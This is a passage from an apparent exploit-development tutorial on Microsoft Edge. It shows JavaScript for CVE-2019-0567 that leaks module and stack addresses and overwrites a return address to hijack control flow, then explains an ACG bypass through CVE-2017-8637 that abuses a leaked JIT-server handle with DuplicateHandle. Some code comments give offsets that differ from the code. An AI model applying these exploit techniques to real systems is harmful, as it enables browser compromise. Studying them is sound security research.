    // Extract dataview2->type (located 0x8 - 0x10) so we can follow the chain of pointers to leak a stack address via...
    // ... type->javascriptLibrary->scriptContext->threadContext
    typeLo = dataview1.getUint32(0x8, true);
    typeHigh = dataview1.getUint32(0xC, true);

    // Print update
    document.write("[+] DataView object 2 leaked vtable from chakra.dll: 0x" + hex(vtableHigh) + hex(vtableLo));
    document.write("<br>");

    // Store the base of chakra.dll
    chakraLo = vtableLo - 0x5d0bf8;
    chakraHigh = vtableHigh;

    // Print update
    document.write("[+] chakra.dll base address: 0x" + hex(chakraHigh) + hex(chakraLo));
    document.write("<br>");

    // Leak a pointer to kernelbase.dll (KERNELBASE!DuplicateHandle) from the IAT of chakra.dll
    // chakra+0x5ee2b8 points to KERNELBASE!DuplicateHandle
    kernelbaseLeak = read64(chakraLo+0x5ee2b8, chakraHigh);

    // KERNELBASE!DuplicateHandle is 0x18de0 away from kernelbase.dll's base address
    kernelbaseLo = kernelbaseLeak[0]-0x18de0;
    kernelbaseHigh = kernelbaseLeak[1];

    // Store the pointer to KERNELBASE!DuplicateHandle (needed for our ACG bypass) into a more aptly named variable
    var duplicateHandle = new Uint32Array(0x4);
    duplicateHandle[0] = kernelbaseLeak[0];
    duplicateHandle[1] = kernelbaseLeak[1];

    // Print update
    document.write("[+] kernelbase.dll base address: 0x" + hex(kernelbaseHigh) + hex(kernelbaseLo));
    document.write("<br>");

    // Print update with our type pointer
    document.write("[+] type pointer: 0x" + hex(typeHigh) + hex(typeLo));
    document.write("<br>");

    // Arbitrary read to get the javascriptLibrary pointer (offset of 0x8 from type)
    javascriptLibrary = read64(typeLo+8, typeHigh);

    // Arbitrary read to get the scriptContext pointer (offset 0x450 from javascriptLibrary. Found this manually)
    scriptContext = read64(javascriptLibrary[0]+0x430, javascriptLibrary[1])

    // Arbitrary read to get the threadContext pointer (offset 0x3b8)
    threadContext = read64(scriptContext[0]+0x5c0, scriptContext[1]);

    // Leak a pointer to a pointer on the stack from threadContext at offset 0x8f0
    // https://bugs.chromium.org/p/project-zero/issues/detail?id=1360
    // Offsets are slightly different (0x8f0 and 0x8f8 to leak stack addresses)
    stackleakPointer = read64(threadContext[0]+0x8f8, threadContext[1]);

    // Print update
    document.write("[+] Leaked stack address! type->javascriptLibrary->scriptContext->threadContext->leafInterpreterFrame: 0x" + hex(stackleakPointer[1]) + hex(stackleakPointer[0]));
    document.write("<br>");

    // We can reliably traverse the stack 0x6000 bytes
    // Scan the stack for the return address below
    /*
    0:020> u chakra+0xd4a73
    chakra!Js::JavascriptFunction::CallFunction<1>+0x83:
    00007fff`3a454a73 488b5c2478      mov     rbx,qword ptr [rsp+78h]
    00007fff`3a454a78 4883c440        add     rsp,40h
    00007fff`3a454a7c 5f              pop     rdi
    00007fff`3a454a7d 5e              pop     rsi
    00007fff`3a454a7e 5d              pop     rbp
    00007fff`3a454a7f c3              ret
    */

    // Creating an array to store the return address because read64() returns an array of 2 32-bit values
    var returnAddress = new Uint32Array(0x4);
    returnAddress[0] = chakraLo + 0xd4a73;
    returnAddress[1] = chakraHigh;

	// Counter variable
	let counter = 0x6000;

	// Loop
	while (counter != 0)
	{
	    // Store the contents of the stack
	    tempContents = read64(stackleakPointer[0]+counter, stackleakPointer[1]);

	    // Did we find our target return address?
        if ((tempContents[0] == returnAddress[0]) && (tempContents[1] == returnAddress[1]))
        {
			document.write("[+] Found our return address on the stack!");
            document.write("<br>");
            document.write("[+] Target stack address: 0x" + hex(stackleakPointer[1]) + hex(stackleakPointer[0]+counter));
            document.write("<br>");

            // Break the loop
            break;

        }
        else
        {
        	// Decrement the counter
	    	// This is because the leaked stack address is near the stack base so we need to traverse backwards towards the stack limit
	    	counter -= 0x8;
        }
	}

	// Corrupt the return address to control RIP with 0x4141414141414141
	write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);
}
</script>

Open the updated exploit.html script and attach WinDbg before pressing the Click me to exploit CVE-2019-0567! button.

After attaching to WinDbg and pressing g, go ahead and click the button (may require clicking twice in some instance to detonate the exploit). Please note that sometimes there is a slight edge case where the return address isn’t located on the stack. So if the debugger shows you crashing on the GetValue method, this is likely a case of that. After testing, 10/10 times I found the return address. However, it is possible once in a while to not encounter it. It is very rare.
After running exploit.html in the debugger, we can clearly see that we have overwritten a return address on the stack with 0x4141414141414141 and Edge is attempting to return into it. We have, again, successfully corrupted control-flow and can now redirect execution wherever we want in Edge. We went over all of this, as well, in part two of this blog series!

Now that we have our read/write primitive and control-flow hijacking ported to Edge, we can now begin our Edge-specific exploitation which involves many ROP chains to bypass Edge mitigations like Arbitrary Code Guard.

Arbitrary Code Guard && Code Integrity Guard

We are now at a point where our exploit has the ability to read/write memory, we control the instruction pointer, and we know where the stack is. With these primitives, exploitation should be as follows (in terms of where exploit development currently and traditionally is at):

  1. Bypass ASLR to determine memory layout (done)
  2. Achieve read/write primitive (done)
  3. Locate the stack (done)
  4. Control the instruction pointer (done)
  5. Write a ROP payload to the stack (TBD)
  6. Write shellcode to the stack (or somewhere else in memory) (TBD)
  7. Mark the stack (or regions where shellcode is) as RWX (TBD)
  8. Execute shellcode (TBD)

Steps 5 through 8 are required as a result of DEP. DEP, a mitigation which has been beaten to death, separates code and data segments of memory. The stack, being a data segment of memory (it is only there to hold data), is not executable whenever DEP is enabled. Because of this, we invoke a function like VirtualProtect (via ROP) to mark the region of memory we wrote our shellcode to (which is a data segment that allows data to be written to it) as RWX. I have documented this procedure time and time again. We leak an address (or abuse non-ASLR modules, which is very rare now), we use our primitive to write to the stack (stack-based buffer overflow in the two previous links provided), we mark the stack as RWX via ROP (the shellcode is also on the stack) and we are now allowed to execute our shellcode since its in a RWX region of memory. With that said, let me introduce a new mitigation into the fold - Arbitrary Code Guard (ACG).

ACG is a mitigation which prohibits any dynamically-generated RWX memory. This is manifested in a few ways, pointed out by Matt Miller in his blog post on ACG. As Matt points out:

“With ACG enabled, the Windows kernel prevents a content process from creating and modifying code pages in memory by enforcing the following policy:

  1. Code pages are immutable. Existing code pages cannot be made writable and therefore always have their intended content. This is enforced with additional checks in the memory manager that prevent code pages from becoming writable or otherwise being modified by the process itself. For example, it is no longer possible to use VirtualProtect to make an image code page become PAGE_EXECUTE_READWRITE.

  2. New, unsigned code pages cannot be created. For example, it is no longer possible to use VirtualAlloc to create a new PAGE_EXECUTE_READWRITE code page.”

What this means is that an attacker can write their shellcode to a data portion of memory (like the stack) all they want, gladly. However, the permissions needed (e.g. the memory must be explicitly marked executable by the adversary) can never be achieved with ACG enabled. At a high level, no memory permissions in Edge (specifically content processes, where our exploit lives) can be modified (we can’t write our shellcode to a code page nor can we modify a data page to execute our shellcode).

Now, you may be thinking - “Connor, instead of executing native shellcode in this manner, why don’t you just use WinExec like in your previous exploit from part two of this blog series to spawn cmd.exe or some other application to download some staged DLL and just load it into the process space?” This is a perfectly valid thought - and, thus, has already been addressed by Microsoft.

Edge has another small mitigation known as “no child processes”. This nukes any ability to spawn a child process to go inject some shellcode into another process, or load a DLL. Not only that, even if there was no mitigation for child processes, there is a “sister” mitigation to ACG called Code Integrity Guard (CIG) which also is present in Edge.

CIG essentially says that only Microsoft-signed DLLs can be loaded into the process space. So, even if we could reach out to a retrieve a staged DLL and get it onto the system, it isn’t possible for us to load it into the content process, as the DLL isn’t a signed DLL (inferring the DLL is a malicious one, it wouldn’t be signed).

So, to summarize, in Edge we cannot:

  1. Use VirtualProtect to mark the stack where our shellcode is to RWX in order to execute it
  2. We can’t use VirtualProtect to make a code page (RX memory) to writable in order to write our shellcode to this region of memory (using something like a WriteProcessMemory ROP chain)
  3. We cannot allocate RWX memory within the current process space using VirtualAlloc
  4. We cannot allocate RW memory with VirtualAlloc and then mark it as RX
  5. We cannot allocate RX memory with VirtualAlloc and then mark it as RW

With the advent of all three of these mitigations, previous exploitation strategies are all thrown out of the window. Let’s talk about how this changes our exploit strategy, now knowing we cannot just execute shellcode directly within the content process.

CVE-2017-8637 - Combining Vulnerabilities

As we hinted at, and briefly touched on earlier in this blog post, we know that something has to be done about JIT code with ACG enablement. This is because, by default, JIT code is generated as RWX. If we think about it, JIT’d code first starts out as an “empty” allocation (just like when we allocate some memory with VirtualAlloc). This memory is first marked as RW (it is writable because Chakra needs to actually write the code into it that will be executed into the allocation). We know that since there is no execute permission on this RW allocation, and this allocation has code that needs to be executed, the JIT engine has to change the region of memory to RX after its generated. This means the JIT engine has to generate dynamic code that has its memory permissions changed. Because of this, no JIT code can really be generated in an Edge process with ACG enabled. As pointed out in Matt’s blog post (and briefly mentioned by us) this architectural issue was addresses as follows:

“Modern web browsers achieve great performance by transforming JavaScript and other higher-level languages into native code. As a result, they inherently rely on the ability to generate some amount of unsigned native code in a content process. Enabling JIT compilers to work with ACG enabled is a non-trivial engineering task, but it is an investment that we’ve made for Microsoft Edge in the Windows 10 Creators Update. To support this, we moved the JIT functionality of Chakra into a separate process that runs in its own isolated sandbox. The JIT process is responsible for compiling JavaScript to native code and mapping it into the requesting content process. In this way, the content process itself is never allowed to directly map or modify its own JIT code pages.”

As we have already seen in this blog post, two processes are generated (JIT server and content process) and the JIT server is responsible for taking the JavaScript code from the content process and transforming it into machine code. This machine code is then mapped back into the content process with appropriate permissions (like that of the .text section, RX). The vulnerability (CVE-2017-8637) mentioned in this section of the blog post took advantage of a flaw in this architecture to compromise Edge fully and, thus, bypass ACG. Let’s talk about a bit about the architecture of the JIT server and content process communication channel first (please note that this vulnerability has been patched).

The last thing to note, however, is where Matt says that the JIT process was moved “…into a separate process that runs in its own isolated sandbox”. Notice how Matt did not say that it was moved into an ACG-compliant process (as we know, ACG isn’t compatible with JIT). Although the JIT process may be “sandboxed” it does not have ACG enabled. It does, however, have CIG and “no child processes” enabled. We will be taking advantage of the fact the JIT process doesn’t (and still to this day doesn’t, although the new V8 version of Edge only has ACG support in a special mode) have ACG enabled. With our ACG bypass, we will leverage a vulnerability with the way Chakra-based Edge managed communications (specifically via a process handle stored within the content process) to and from the JIT server. With that said, let’s move on.

Leaking The JIT Server Handle

The content process uses an RPC channel in order to communicate with the JIT server/process. I found this out by opening chakra.dll within IDA and searching for any functions which looked interesting and contained the word “JIT”. I found an interesting function named JITManager::ConnectRpcServer. What stood out to me immediately was a call to the function DuplicateHandle within JITManager::ConnectRpcServer.
If we look at ChakraCore we can see the source (which should be close between Chakra and ChakraCore) for this function. What was very interesting about this function is the fact that the first argument this function accepts is seemingly a “handle to the JIT process”.
Since chakra.dll contains the functionality of the Chakra JavaScript engine and since chakra.dll, as we know, is loaded into the content process - this functionality is accessible through the content process (where our exploit is running). This infers at some point the content process is doing something with what seems to be a handle to the JIT server. However, we know that the value of jitProcessHandle is supplied by the caller (e.g. the function which actually invokes JITManager::ConnectRpcServer). Using IDA, we can look for cross-references to this function to see what function is responsible for calling JITManager::ConnectRpcServer.
Taking a look at the above image, we can see the function ScriptEngine::SetJITConnectionInfo is responsible for calling JITManager::ConnectRpcServer and, thus, also for providing the JIT handle to the function. Let’s look at ScriptEngine::SetJITConnectionInfo to see exactly how this function provides the JIT handle to JITManager::ConnectRpcServer.
We know that the __fastcall calling convention is in use, and that the first argument of JITManager::ConnectRpcServer (as we saw in the ChakraCore code) is where the JIT handle goes. So, if we look at the above image, whatever is in RCX directly prior to the call to JITManager::ConnectRpcServer will be the JIT handle. We can see this value is gathered from a symbol called s_jitManager.

We know that this is the value that is going to be passed to the JITManager::ConnectRpcServer function in the RCX register - meaning that this symbol has to contain the handle to the JIT server. Let’s look again, once more, at JITManager::ConnectRpcServer (this time with some additional annotation).
We already know that RCX = s_jitManager when this function is executed. Looking deeper into the disassembly (almost directly before the DuplicateHandle call) we can see that s_jitManager+0x8 (a.k.a RCX at an offset of 0x8) is loaded into R14. R14 is then used as the lpTargetHandle parameter for the call to DuplicateHandle. Let’s take a look at DuplicateHandle’s prototype (don’t worry if this is confusing, I will provide a summation of the findings very shortly to make sense of this).
If we take a look at the description above, the lpTargetHandle will “…receive the duplicate handle…”. What this means is that DuplicateHandle is used in this case to duplicate a handle to the JIT server, and store the duplicated handle within s_jitManager+0x8 (a.k.a the content process will have a handle to the JIT server) We can base this on two things - the first being that we have anecdotal evidence through the name of the variable we located in ChakraCore, which is jitprocessHandle. Although Chakra isn’t identical to ChakraCore in every regard, Chakra is following the same convention here. Instead, however, of directly supplying the jitprocessHandle - Chakra seems to manage this information through a structure called s_jitManager. The second way we can confirm this is through hard evidence.
If we examine chakra!JITManager::s_jitManager+0x8 (where we have hypothesized the duplicated JIT handle will go) within WinDbg, we can clearly see that this is a handle to a process with PROCESS_DUP_HANDLE access. We can also use Process Hacker to examine the handles to and from MicrosoftEdgeCP.exe. First, run Process Hacker as an administrator. From there, double-click on the MicrosoftEdgeCP.exe content process (the one using the most RAM as we saw, PID 4172 in this case). From there, click on the Handles tab and then sort the handles numerically via the Handle tab by clicking on it until they are in ascending order.
If we then scroll down in this list of handles, we can see our handle of 0x314. Looking at the Name column, we can also see that this is a handle to another MicrosoftEdgeCP.exe process. Since we know there are only two (whenever exploit.html is spawned and no other tabs are open) instances of MicrosoftEdgeCP.exe, the other “content process” (as we saw earlier) must be our JIT server (PID 7392)!

Another way to confirm this is by clicking on the General tab of our content process (PID 4172). From there, we can click on the Details button next to Mitigation policies to confirm that ACG (called “Dynamic code prohibited” here) is enabled for the content process where our exploit is running.

However, if we look at the other content process (which should be our JIT server) we can confirm ACG is not running. Thus, indicating, we know exactly which process is our JIT server and which one is our content process. From now on, no matter how many instances of Edge are running on a given machine, a content process will always have a PROCESS_DUP_HANDLE handle to the JIT server located at chakra::JITManager::s_jitManager+0x8.

So, in summation, we know that s_jitManager+0x8 contains a handle to the JIT server, and it is readable from the content process (where our exploit is running). You may also be asking “why does the content process need to have a PROCESS_DUP_HANDLE handle to the JIT server?” We will come to this shortly.

Turning our attention back to the aforementioned analysis, we know we have a handle to the JIT server. You may be thinking - we could essentially just use our arbitrary read primitive to obtain this handle and then use it to perform some operations on the JIT process, since the JIT process doesn’t have ACG enabled! This may sound very enticing at first. However, let’s take a look at a malicious function like VirtualAllocEx for a second, which can allocate memory within a remote process via a supplied process handle (which we have). VirtualAllocEx documentation states that:

The handle must have the PROCESS_VM_OPERATION access right. For more information, see Process Security and Access Rights.

This “kills” our idea in its tracks - the handle we have only has the permission PROCESS_DUP_HANDLE. We don’t have the access rights to allocate memory in a remote process where perhaps ACG is disabled (like the JIT server). However, due to a vulnerability (CVE-2017-8637), there is actually a way we can abuse the handle stored within s_jitManager+0x8 (which is a handle to the JIT server). To understand this, let’s just take a few moments to understand why we even need a handle to the JIT server, from the content process, in the first place.

Let’s now turn out attention to this this Google Project Zero issue regarding the CVE.

We know that the JIT server (a different process) needs to map JIT’d code into the content process. As the issue explains:

In order to be able to map executable memory in the calling process, JIT process needs to have a handle of the calling process. So how does it get that handle? It is sent by the calling process as part of the ThreadContext structure. In order to send its handle to the JIT process, the calling process first needs to call DuplicateHandle on its (pseudo) handle.

The above is self explanatory. If you want to do process injection (e.g. map code into another process) you need a handle to that process. So, in the case of the JIT server - the JIT server knows it is going to need to inject some code into the content process. In order to do this, the JIT server needs a handle to the content process with permissions such as PROCESS_VM_OPERATION. So, in order for the JIT process to have a handle to the content process, the content process (as mentioned above) shares it with the JIT process. However, this is where things get interesting.

The way the content process will give its handle to the JIT server is by duplicating its own pseudo handle. According to Microsoft, a pseudo handle:

… is a special constant, currently (HANDLE)-1, that is interpreted as the current process handle.

So, in other words, a pseudo handle is a handle to the current process and it is only valid within context of the process it is generated in. So, for example, if the content process called GetCurrentProcess to obtain a pseudo handle which represents the content process (essentially a handle to itself), this pseudo handle wouldn’t be valid within the JIT process. This is because the pseudo handle only represents a handle to the process which called GetCurrentProcess. If GetCurrentProcess is called in the JIT process, the handle generated is only valid within the JIT process. It is just an “easy” way for a process to specify a handle to the current process. If you supplied this pseudo handle in a call to WriteProcessMemory, for instance, you would tell WriteProcessMemory “hey, any memory you are about to write to is found within the current process”. Additionally, this pseudo handle has PROCESS_ALL_ACCESS permissions.

Now that we know what a pseudo handle is, let’s revisit this sentiment:

The way the content process will give its handle to the JIT server is by duplicating its own pseudo handle.

What the content process will do is obtain its pseudo handle by calling GetCurrentProcess (which is only valid within the content process). This handle is then used in a call to DuplicateHandle. In other words, the content process will duplicate its pseudo handle. You may be thinking, however, “Connor you just told me that a pseudo handle can only be used by the process which called GetCurrentProcess. Since the content process called GetCurrentProcess, the pseudo handle will only be valid in the content process. We need a handle to the content process that can be used by another process, like the JIT server. How does duplicating the handle change the fact this pseudo handle can’t be shared outside of the content process, even though we are duplicating the handle?”

The answer is pretty straightforward - if we look in the GetCurrentProcess Remarks section we can see the following text:

A process can create a “real” handle to itself that is valid in the context of other processes, or that can be inherited by other processes, by specifying the pseudo handle as the source handle in a call to the DuplicateHandle function.

So, even though the pseudo handle only represents a handle to the current process and is only valid within the current process, the DuplicateHandle function has the ability to convert this pseudo handle, which is only valid within the current process (in our case, the current process is the content process where the pseudo handle to be duplicated exists) into an actual or real handle which can be leveraged by other processes. This is exactly why the content process will duplicate its pseudo handle - it allows the content process to create an actual handle to itself, with PROCESS_ALL_ACCESS permissions, which can be actively used by other processes (in our case, this duplicated handle can be used by the JIT server to map JIT’d code into the content process).

So, in totality, it’s possible for the content process to call GetCurrentProcess (which returns a PROCESS_ALL_ACCESS handle to the content process) and then use DuplicateHandle to duplicate this handle for the JIT server to use. However, where things get interesting is the third parameter of DuplicateHandle, which is hTargetProcessHandle. This parameter has the following description:

A handle to the process that is to receive the duplicated handle. The handle must have the PROCESS_DUP_HANDLE access right…

In our case, we know that the “process that is to receive the duplicated handle” is the JIT server. After all, we are trying to send a (duplicated) content process handle to the JIT server. This means that when the content process calls DuplicateHandle in order to duplicate its handle for the JIT server to use, according to this parameter, the JIT server also needs to have a handle to the content process with PROCESS_DUP_HANDLE. If this doesn’t make sense, re-read the description provided of hTargetProcessHandle. This is saying that this parameter requires a handle to the process where the duplicated handle is going to go (specifically a handle with PROCESS_DUP_HANDLE) permissions.

This means, in less words, that if the content process wants to call DuplicateHandle in order to send/share its handle to/with the JIT server so that the JIT server can map JIT’d code into the content process, the content process also needs a PROCESS_DUP_HANDLE to the JIT server.

This is the exact reason why the s_jitManager structure in the content process contains a PROCESS_DUP_HANDLE to the JIT server. Since the content process now has a PROCESS_DUP_HANDLE handle to the JIT server (s_jitManager+0x8), this s_jitManager+0x8 handle can be passed in to the hTargetProcessHandle parameter when the content process duplicates its handle via DuplicateHandle for the JIT server to use. So, to answer our initial question - the reason why this handle exists (why the content process has a handle to the JIT server) is so DuplicateHandle calls succeed where content processes need to send their handle to the JIT server!

As a point of contention, this architecture is no longer used and the issue was fixed according to Ivan:

This issue was fixed by using an undocumented system_handle IDL attribute to transfer the Content Process handle to the JIT Process. This leaves handle passing in the responsibility of the Windows RPC mechanism, so Content Process no longer needs to call DuplicateHandle() or have a handle to the JIT Process.

So, to beat this horse to death, let me concisely reiterate one last time:

  1. JIT process wants to inject JIT’d code into the content process. It needs a handle to the content process to inject this code
  2. In order to fulfill this need, the content process will duplicate its handle and pass it to the JIT server
  3. In order for a duplicated handle from process “A” (the content process) to be used by process “B” (the JIT server), process “B” (the JIT server) first needs to give its handle to process “A” (the content process) with PROCESS_DUP_HANDLE permissions. This is outlined by hTargetProcessHandle which requires “a handle to the process that is to receive the duplicated handle” when the content process calls DuplicateHandle to send its handle to the JIT process
  4. Content process first stores a handle to the JIT server with PROCESS_DUP_HANDLE to fulfill the needs of hTargetProcessHandle
  5. Now that the content process has a PROCESS_DUP_HANDLE to the JIT server, the content process can call DuplicateHandle to duplicate its own handle and pass it to the JIT server
  6. JIT server now has a handle to the content process

The issue with this is number three, as outlined by Microsoft:

A process that has some of the access rights noted here can use them to gain other access rights. For example, if process A has a handle to process B with PROCESS_DUP_HANDLE access, it can duplicate the pseudo handle for process B. This creates a handle that has maximum access to process B. For more information on pseudo handles, see GetCurrentProcess.

What Microsoft is saying here is that if a process has a handle to another process, and that handle has PROCESS_DUP_HANDLE permissions, it is possible to use another call to DuplicateHandle to obtain a full-fledged PROCESS_ALL_ACCESS handle. This is the exact scenario we currently have. Our content process has a PROCESS_DUP_HANDLE handle to the JIT process. As Microsoft points out, this can be dangerous because it is possible to call DuplicateHandle on this PROCESS_DUP_HANDLE handle in order to obtain a full-access handle to the JIT server! This would allow us to have the necessary handle permissions, as we showed earlier with VirtualAllocEx, to compromise the JIT server. The reason why CVE-2017-8637 is an ACG bypass is because the JIT server doesn’t have ACG enabled! If we, from the content process, can allocate memory and write shellcode into the JIT server (abusing this handle) we would compromise the JIT process and execute code, because ACG isn’t enabled there!

So, we could setup a call to DuplicateHandle as such:

DuplicateHandle(
	jitHandle,		// Leaked from s_jitManager+0x8 with PROCESS_DUP_HANDLE permissions
	GetCurrentProcess(),	// Pseudo handle to the current process
	GetCurrentProcess(),	// Pseudo handle to the current process
	&fulljitHandle,		// Variable we supply that will receive the PROCESS_ALL_ACCESS handle to the JIT server
	0,			// Ignored since we later specify DUPLICATE_SAME_ACCESS
	0,			// FALSE (handle can't be inherited)
	DUPLICATE_SAME_ACCESS	// Create handle with same permissions as source handle (source handle = GetCurrentProcessHandle() so PROCESS_ALL_ACCESS permissions)
);

Let’s talk about where these parameters came from.

  1. hSourceProcessHandle - “A handle to the process with the handle to be duplicated. The handle must have the PROCESS_DUP_HANDLE access right.”
    • The value we are passing here is jitHandle (which represents our PROCESS_DUP_HANDLE to the JIT server). As the parameter description says, we pass in the handle to the process where the “handle we want to duplicate exists”. Since we are passing in the PROCESS_DUP_HANDLE to the JIT server, this essentially tells DuplicateHandle that the handle we want to duplicate exists somewhere within this process (the JIT process).
  2. hSourceHandle - “The handle to be duplicated. This is an open object handle that is valid in the context of the source process.”
    • We supply a value of GetCurrentProcess here. What this means is that we are asking DuplicateHandle to duplicate a pseudo handle to the current process. In other words, we are asking DuplicateHandle to duplicate us a PROCESS_ALL_ACCESS handle. However, since we have passed in the JIT server as the hSourceProcessHandle parameter we are instead asking DuplicateHandle to “duplicate us a pseudo handle for the current process”, but we have told DuplicateHandl that our “current process” is the JIT process as we have changed our “process context” by telling DuplicateHandle to perform this operation in context of the JIT process. Normally GetCurrentProcess would return us a handle to the process in which the function call occurred in (which, in our exploit, will obviously happen within a ROP chain in the content process). However, we use the “trick” up our sleeve, which is the leaked handle to the JIT server we have stored in the content process. When we supply this handle, we “trick” DuplicateHandle into essentially duplicating a PROCESS_ALL_ACCESS handle within the JIT process instead.
  3. hTargetProcessHandle - “A handle to the process that is to receive the duplicated handle. The handle must have the PROCESS_DUP_HANDLE access right.”
    • We supply a value of GetCurrentProcess here. This makes sense, as we want to receive the full handle to the JIT server within the content process. Our exploit is executing within the content process so we tell DuplicateHandle that the process we want to receive this handle in context of is the current, or content process. This will allow the content process to use it later.
  4. lpTargetHandle - “A pointer to a variable that receives the duplicate handle. This handle value is valid in the context of the target process. If hSourceHandle is a pseudo handle returned by GetCurrentProcess or GetCurrentThread, DuplicateHandle converts it to a real handle to a process or thread, respectively.”
    • This is the most important part. Not only is this the variable that will receive our handle (fulljitHandle just represents a memory address where we want to store this handle. In our exploit we will just find an empty .data address to store it in), but the second part of the parameter description is equally as important. We know that for hSourceHandle we supplied a pseudo handle via GetCurrentProcess. This description essentially says that DuplicateHandle will convert this pseudo handle in hSourceHandle into a real handle when the function completes. As we mentioned, we are using a “trick” with our hSourceProcessHandle being the JIT server and our hSourceHandle being a pseudo handle. We, as mentioned, are telling Edge to search within the JIT process for a pseudo handle “to the current process”, which is the JIT process. However, a pseudo handle would really only be usable in context of the process where it was being obtained from. So, for instance, if we obtained a pseudo handle to the JIT process it would only be usable within the JIT process. This isn’t ideal, because our exploit is within the content process and any handle that is only usable within the JIT process itself is useless to us. However, since DuplicateHandle will convert the pseudo handle to a real handle, this real handle is usable by other processes. This essentially means our call to DuplicateHandle will provide us with an actual handle with PROCESS_ALL_ACCESS to the JIT server from another process (from the content process in our case).
  5. dwDesiredAccess - “The access requested for the new handle. For the flags that can be specified for each object type, see the following Remarks section. This parameter is ignored if the dwOptions parameter specifies the DUPLICATE_SAME_ACCESS flag…”
    • We will be supplying the DUPLICATE_SAME_ACCESS flag later, meaning we can set this to 0.
  6. bInheritHandle - “A variable that indicates whether the handle is inheritable. If TRUE, the duplicate handle can be inherited by new processes created by the target process. If FALSE, the new handle cannot be inherited.”
    • Here we set the value to FALSE. We don’t want to/nor do we care if this handle is inheritable.
  7. dwOptions - “Optional actions. This parameter can be zero, or any combination of the following values.”
    • Here we provide 2, or DUPLICATE_SAME_ACCESS. This instructs DuplicateHandle that we want our duplicate handle to have the same permissions as the handle provided by the source. Since we provided a pseudo handle as the source, which has PROCESS_ALL_ACCESS, our final duplicated handle fulljitHandle will have a real PROCESS_ALL_ACCESS handle to the JIT server which can be used by the content process.

If this all sounds confusing, take a few moments to keep reading the above. Additionally, here is a summation of what I said:

  1. DuplicateHandle let’s you decide in what process the handle you want to duplicate exists. We tell DuplicateHandle that we want to duplicate a handle within the JIT process, using the low-permission PROCESS_DUP_HANDLE handle we have leaked from s_jitManager.
  2. We then tell DuplicateHandle the handle we want to duplicate within the JIT server is a GetCurrentProcess pseudo handle. This handle has PROCESS_ALL_ACCESS
  3. Although GetCurrentProcess returns a handle only usable by the process which called it, DuplicateHandle will perform a conversion under the hood to convert this to an actual handle which other processes can use
  4. Lastly, we tell DuplicateHandle we want a real handle to the JIT server, which we can use from the content process, with PROCESS_ALL_ACCESS permissions via the DUPLICATE_SAME_ACCESS flag which will tell DuplicateHandle to duplicate the handle with the same permissions as the pseudo handle (which is PROCESS_ALL_ACCESS).

Again, just keep re-reading over this and thinking about it logically. If you still have questions, feel free to email me. It can get confusing pretty quickly (at least to me).

Now that we are armed with the above information, it is time to start outline our exploitation plan.

Exploitation Plan 2.0

